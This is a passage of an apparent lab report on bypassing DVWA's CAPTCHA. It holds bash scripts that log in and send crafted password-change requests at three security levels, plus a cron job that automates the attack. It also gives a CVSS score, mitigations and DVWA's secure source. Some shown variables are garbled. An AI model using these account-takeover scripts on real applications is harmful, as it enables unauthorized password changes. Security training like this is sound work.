TOKEN=$(grep -oP "name='user_token' value='\K[^']+" login.html) #saves user token variable found in login html
PHPSESSID=\((awk '\)6=="PHPSESSID" {print $7}' cookies.txt) #saves PHP session ID found in cookies

#logs in using cookies and user token
curl -s -b cookies.txt \
  -b "security=$SECURITY" \
  -d "username=\(USER&password=\)PASS&user_token=$TOKEN&Login=Login" \
  http://192.168.56.105/DVWA/login.php


NEW_PASS="password" #new password

#sends request and saves result in local file
{
echo "Current security level: $SECURITY"
echo "Current password: $PASS"
echo "Attempting to change the password to $NEW_PASS..."

RESPONSE=$(curl -s -X POST \
  -b "PHPSESSID=\(PHPSESSID; security=\)SECURITY" \
  -d "step=2&password_new=\(NEW_PASS&password_conf=\)NEW_PASS&Change=Change" \
http://192.168.56.105/DVWA/vulnerabilities/captcha/)

if echo "$RESPONSE" | grep -q "Password Changed."; then
  echo "Attempt result -> SUCCESS!"
else
  echo "Attempt result -> FAILURE"
fi
}> /home/kali/captcha_low.log
.
or the following for the medium security level:
#!/bin/bash

SECURITY="medium" #security level
USER="admin" #username
PASS="password" #current password

rm cookies.txt #removes old file with cookies

#saves login cookies and login page html to local files
curl -s -c cookies.txt \
  -b "security=$SECURITY" \
  http://192.168.56.105/DVWA/login.php \
  >login.html

TOKEN=$(grep -oP "name='user_token' value='\K[^']+" login.html) #saves user token variable found in login html
PHPSESSID=\((awk '\)6=="PHPSESSID" {print $7}' cookies.txt) #saves PHP session ID found in cookies

#logs in using cookies and user token
curl -s -b cookies.txt \
  -b "security=$SECURITY" \
  -d "username=\(USER&password=\)PASS&user_token=$TOKEN&Login=Login" \
  http://192.168.56.105/DVWA/login.php


NEW_PASS="password" #new password

#sends request and saves result in local file
{
echo "Current security level: $SECURITY"
echo "Current password: $PASS"
echo "Attempting to change the password to $NEW_PASS..."

RESPONSE=$(curl -s -X POST \
  -b "PHPSESSID=\(PHPSESSID; security=\)SECURITY" \
  -d "step=2&password_new=\(NEW_PASS&password_conf=\)NEW_PASS&passed_captcha=true&Change=Change" \
  http://192.168.56.105/DVWA/vulnerabilities/captcha/)

if echo "$RESPONSE" | grep -q "Password Changed."; then
  echo "Attempt result -> SUCCESS!"
else
  echo "Attempt result -> FAILURE"
fi
}> /home/kali/captcha_medium.log
.
or the following on the high security level:
#!/bin/bash

SECURITY="high" #security level
USER="admin" #username
PASS="password" #current password

rm cookies.txt #removes old file with cookies

#saves login cookies and login page html to local files
curl -s -c cookies.txt \
  -b "security=$SECURITY" \
  http://192.168.56.105/DVWA/login.php \
  >login.html

TOKEN=$(grep -oP "name='user_token' value='\K[^']+" login.html) #saves user token variable found in login html
PHPSESSID=\((awk '\)6=="PHPSESSID" {print $7}' cookies.txt) #saves PHP session ID found in cookies

#logs in using cookies and user token
curl -s -b cookies.txt \
  -b "security=$SECURITY" \
  -d "username=\(USER&password=\)PASS&user_token=$TOKEN&Login=Login" \
  http://192.168.56.105/DVWA/login.php


NEW_PASS="password" #new password

#sends request and saves result in local file
{
echo "Current security level: $SECURITY"
echo "Current password: $PASS"
echo "Attempting to change the password to $NEW_PASS..."

RESPONSE=$(curl -s -X POST \
  -A "reCAPTCHA" \
  -b "PHPSESSID=\(PHPSESSID; security=\)SECURITY" \
  -d "step=1&password_new=\(NEW_PASS&password_conf=\)NEW_PASS&g-recaptcha-response=hidd3n_valu3&user_token=$TOKEN&Change=Change" \
  http://192.168.56.105/DVWA/vulnerabilities/captcha/)

if echo "$RESPONSE" | grep -q "Password Changed."; then
  echo "Attempt result -> SUCCESS!"
else
  echo "Attempt result -> FAILURE"
fi
}> /home/kali/captcha_high.log
Save file (ctrl + x, y, enter).
Make the file executable with the following command:
chmod +x /home/kali/scraper.sh
.
4.3 Delivery
In this section, the delivery methods for the payloads are explained.
.
4.3.1 Individual payloads
The individual payloads, on all security levels, are intended to be delivered through an intercepted and manipulated POST request using Burp Suite.
.
4.3.2 Executable shell script
The scheduled execution is set up according to the following:
Open crontab using the following command:
crontab -eAdd the following for execution every 10 minutes:
*/10 * * * * /home/kali/scraper.shSave file (ctrl + x, y, enter).
Check the crontab with the following command:
crontab -lCheck directory for log files using the following commands:
cat /home/kali/captcha_low.log(for the low security level)cat /home/kali/captcha_medium.log(for the medium security level)cat /home/kali/captcha_high.log(for the high security level)
.
4.4 Exploitation
On the low and medium security levels, the CAPTCHA is bypassed by ignoring step 1 and delivering a crafted payload directly to step 2. On the high security level, there is only one step and the CAPTCHA is instead bypassed by meeting a special condition involving the HTTP_USER_AGENT and g-recaptcha-response.
.
4.5 Installation
In this context, no traditional malware installation is performed on the target system. Instead, "installation" refers to establishing a persistent and repeatable method for exploiting the identified vulnerability. This is achieved by deploying the executable shell script on the attacker-controlled machine.
The script is configured to run automatically using a cron job, allowing repeated unauthorized password change attempts without further user interaction. By storing session cookies and dynamically retrieving valid tokens, the script maintains its effectiveness across multiple executions. This mechanism ensures that even if the password is reset or the session expires, the attack can be re-executed with minimal effort.
.
4.6 Command and Control
There is no traditional command and control infrastructure in this scenario, as the attack does not involve remote control of an infected host. However, a simplified form of control is achieved through the attacker's local environment.
The attacker uses the shell script as a centralized control mechanism to authenticate to the application, manage session state, execute crafted requests against the target, and log results of each attempt. The cron scheduler effectively acts as an automated task controller, enabling continuous interaction with the target application at defined intervals. The generated log files provide feedback similar to a basic command and control channel, allowing the attacker to monitor success or failure of each attempt.
.
4.7 Actions on Objectives
The objective for attacks on all security levels was to bypass the poor CAPTCHA system and change the current user's password in an automated manner. This objective is successfully achieved across all security levels using different techniques. On the low security level, a direct request to step 2 bypasses the CAPTCHA entirely. On the medium security level, a direct request to step 2 with the inclusion of passed_captcha=true allows bypass. On the high security level, the bypass is achieved through exploitation of a hidden backdoor condition using a crafted HTTP_USER_AGENT and g-recaptcha-response.
By successfully changing the password, the attacker gains control over the targeted account. This could lead to further actions, such as account takeover and persistence, unauthorized access to sensitive data, or privilege escalation, depending on the compromised account. Additionally, the automation of the attack via the shell script demonstrates how such vulnerabilities can be exploited at scale with minimal effort once discovered.
5 Evidence of attack success
Evidence of attack success can be viewed for each security level below.
.

5.1 Low security level

Evidence of attack success on the low security level can be viewed in figure 7-8.
.
Figure 7
Payload delivery via Burp Suite.
.
Figure 8
Local log file showing successful password change.
.

5.2 Medium security level
Evidence of attack success on the medium security level can be viewed in figure 9-10.
.
Figure 9
Payload delivery via Burp Suite.
.
Figure 10
Local log file showing successful password change.
.

5.3 High security level
Evidence of attack success on the high security level can be viewed in figure 11-12.
.
Figure 11
Payload delivery via Burp Suite.
.
Figure 12
Local log file showing successful password change.
6 Impact analysis (CIA)
While the vulnerability itself does not directly expose sensitive data, successful exploitation enables account takeover by changing the user's password without proper verification. Once access to an account is obtained, an attacker may gain access to sensitive information stored within the application, depending on the privileges of the compromised user. This could include personal data or system-related information. Therefore, confidentiality is indirectly affected through unauthorized access.
The core functionality being exploited allows an attacker to modify critical data, specifically user credentials, without proper authorization or validation. By changing passwords, an attacker alters the integrity of authentication data and undermines trust in the system's access control mechanisms. This can also enable further unauthorized modifications within the application if elevated privileges are obtained.
The vulnerability does not directly disrupt system functionality or cause denial of service. However, by changing a user's password, an attacker can effectively lock legitimate users out of their accounts. If performed at scale or repeatedly, e.g. via automation using cron jobs, this could degrade usability of the system and temporarily deny access to legitimate users, thereby introducing a limited availability impact.
7 Severity assessment (CVSS v4.0)
The vulnerability scores 7.2 (High) using the Common Vulnerability Scoring System (CVSS), version 4.0. For this calculation, the online FIRST CVSS v4.0 calculator was used (https://www.first.org/cvss/calculator/4.0#).
Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:L/SC:L/SI:L/SA:N
.
7.1 Exploitability metrics
The attack vector is network, because the vulnerability can be exploited remotely over HTTP without physical or local access. The attacker only needs network connectivity to the web application. The attack complexity is low, as the exploitation does not require any complex conditions, race conditions, or advanced techniques. The attacker only needs to craft a specific HTTP request. There are no attack requirements, as there are no additional environmental or configuration requirements beyond normal application behavior. The vulnerability is consistently exploitable. The attack requires low privileges, since the attacker must be authenticated to access the password change functionality in DVWA. No elevated privileges are required. The required user interaction is none, as no interaction from another user is required. The attacker can perform the exploit entirely on their own. An overview of this can be found in table 2.
.
Table 2
Exploitability metrics.
| Metric | Result |
|---|---|
| Attack Vector (AV) | Network (N) |
| Attack Complexity (AC) | Low (L) |
| Attack Requirements (AT) | None (N) |
| Privileges Required (PR) | Low (L) |
| User Interaction (UI) | None (N) |
.
7.2 Vulnerable system impact metrics
The vulnerable system impact on confidentiality is low, as the vulnerability does not directly expose data, but account takeover can lead to unauthorized access to sensitive information. The vulnerable system impact on integrity is high, as the attacker can modify critical data, directly compromising system integrity. The vulnerable system impact on availability is low, as the attacker can lock users out of their accounts, but cannot fully disrupt the system. An overview of this can be found in table 3.
.
Table 3
Vulnerable system impact metrics.
| Metric | Result |
|---|---|
| Confidentiality (VC) | Low (L) |
| Integrity (VI) | High (H) |
| Availability (VA) | Low (L) |
.
7.3 Subsequent system impact metrics
The subsequent system impact on confidentiality is low, because if the compromised account has access to other systems or data, some additional exposure may occur. The subsequent system impact on integrity is low, as there is a limited ability to affect other systems unless privilege escalation is possible. The subsequent system impact on availability is none, as there cannot be any direct impact on availability beyond the application itself. On overview of this can be found in table 4.
.
Table 4
Subsequent system impact metrics.
| Metric | Result |
|---|---|
| Confidentiality (SC) | Low (L) |
| Integrity (SI) | Low (L) |
| Availability (SA) | None (N) |
8 Mitigation strategies
To address the identified vulnerabilities, several mitigation strategies should be implemented. These focus on strengthening authentication, input validation, session handling, and overall application security. The CAPTCHA bypass vulnerability should be eliminated by removing any hidden or hardcoded validation logic. All CAPTCHA verification must be performed strictly server-side using trusted responses from the CAPTCHA provider. This includes removing the hidden special condition, validating CAPTCHA responses exclusively through the official verification API, and ensuring that CAPTCHA validation is required for every sensitive request with no step-skipping.
The password change functionality should require the user to verify their current password before allowing modification. This prevents unauthorized changes even if a session is compromised. Mitigations include requiring the current password input before allowing a password update, re-authenticating users before sensitive operations, and implementing multi-factor authentication (MFA) for additional protection. The use of MD5 for password hashing should be replaced with modern, secure algorithms. Possibilities include using password_hash() and password_verify() in PHP, using strong hashing algorithms such as bcrypt or Argon2, and applying salting automatically.
The application should not rely on client-controlled parameters, such as step and passed_captcha, for security decisions. Instead, the workflow state should be stored on the server-side, each step should be validated to have been completed in order, and requests that skip required steps should be rejected. The CSRF protection should also be strengthened. Although a CSRF token is generated, it must also be properly validated on every sensitive request. This includes verifying the CSRF token on form submission, ensuring tokens are unique per session and expire appropriately, and using same-site cookie attributes, such as SameSite=Strict or Lax.
Session handling should be hardened to prevent hijacking and reuse. Possible mitigations include enforcing HTTPS across the application, setting cookies with HttpOnly, Secure, and SameSite flags, regenerating session IDs after login and privilege changes, and implementing session timeout and inactivity limits. To prevent SQL injection risks, database queries should be implemented using prepared statements instead of string concatenation. This includes using mysqli_prepare() or PDO with bound parameters, and avoiding manual escaping functions like mysqli_real_escape_string().
Detailed database error messages should also not be exposed to users. Mitigations here include replacing mysqli_error() output with generic error messages, logging detailed errors securely on the server, and disabling verbose error reporting in production environments. Lastly, additional safeguards should be implemented to reduce abuse potential. This includes validating and sanitizing all user inputs, implementing rate limiting on sensitive endpoints, such as password changes, and monitoring and logging suspicious activity.
.
8.1 The impossible security level in DVWA
On the impossible security level in DVWA, there is only one step, similar to the high security level. There is here a checkToken() function that verifies that the request includes a valid CSRF token and compares the token sent in the request with the token stored in the session. This prevents attackers from tricking users into submitting malicious requests. The entered passwords, which here also include the current password, are edited to remove escape characters and escape special characters for SQL, and are then hashed using MD5. Unlike the other security levels, there is no way to bypass the CAPTCHA. If the CAPTCHA validation fails, an error message is displayed on the screen.
The inclusion of the current password is used to validate that the user knows their existing password, which prevents attackers from changing the password after hijacking a session. If the current password is correct and the new passwords match, the password is updated using prepared statements and a success message is displayed on the screen. Lastly, a new CSRF token is generated.
.
vulnerabilities/captcha/source/impossible.php:
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( \(_REQUEST[ 'user_token' ], \)_SESSION[ 'session_token' ], 'index.php' );

    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_new  = stripslashes( \)pass_new );
    \(pass_new  = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    \(pass_new  = md5( \)pass_new );

    \(pass_conf = \)_POST[ 'password_conf' ];
    \(pass_conf = stripslashes( \)pass_conf );
    \(pass_conf = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_conf ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    \(pass_conf = md5( \)pass_conf );

    \(pass_curr = \)_POST[ 'password_current' ];
    \(pass_curr = stripslashes( \)pass_curr );
    \(pass_curr = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_curr ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    \(pass_curr = md5( \)pass_curr );

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
    }
    else {
        // Check that the current password is correct
        \(data = \)db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        \(data->bindParam( ':password', \)pass_curr, PDO::PARAM_STR );
        $data->execute();

        // Do both new password match and was the current password correct?
        if( ( \(pass_new == \)pass_conf) && ( $data->rowCount() == 1 ) ) {
            // Update the database
            \(data = \)db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
            \(data->bindParam( ':password', \)pass_new, PDO::PARAM_STR );
            $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
            $data->execute();

            // Feedback for the end user - success!
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Feedback for the end user - failed!
            echo "<pre>Either your current password is incorrect or the new passwords did not match.<br />Please try again.</pre>";
            $hide_form = false;
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>


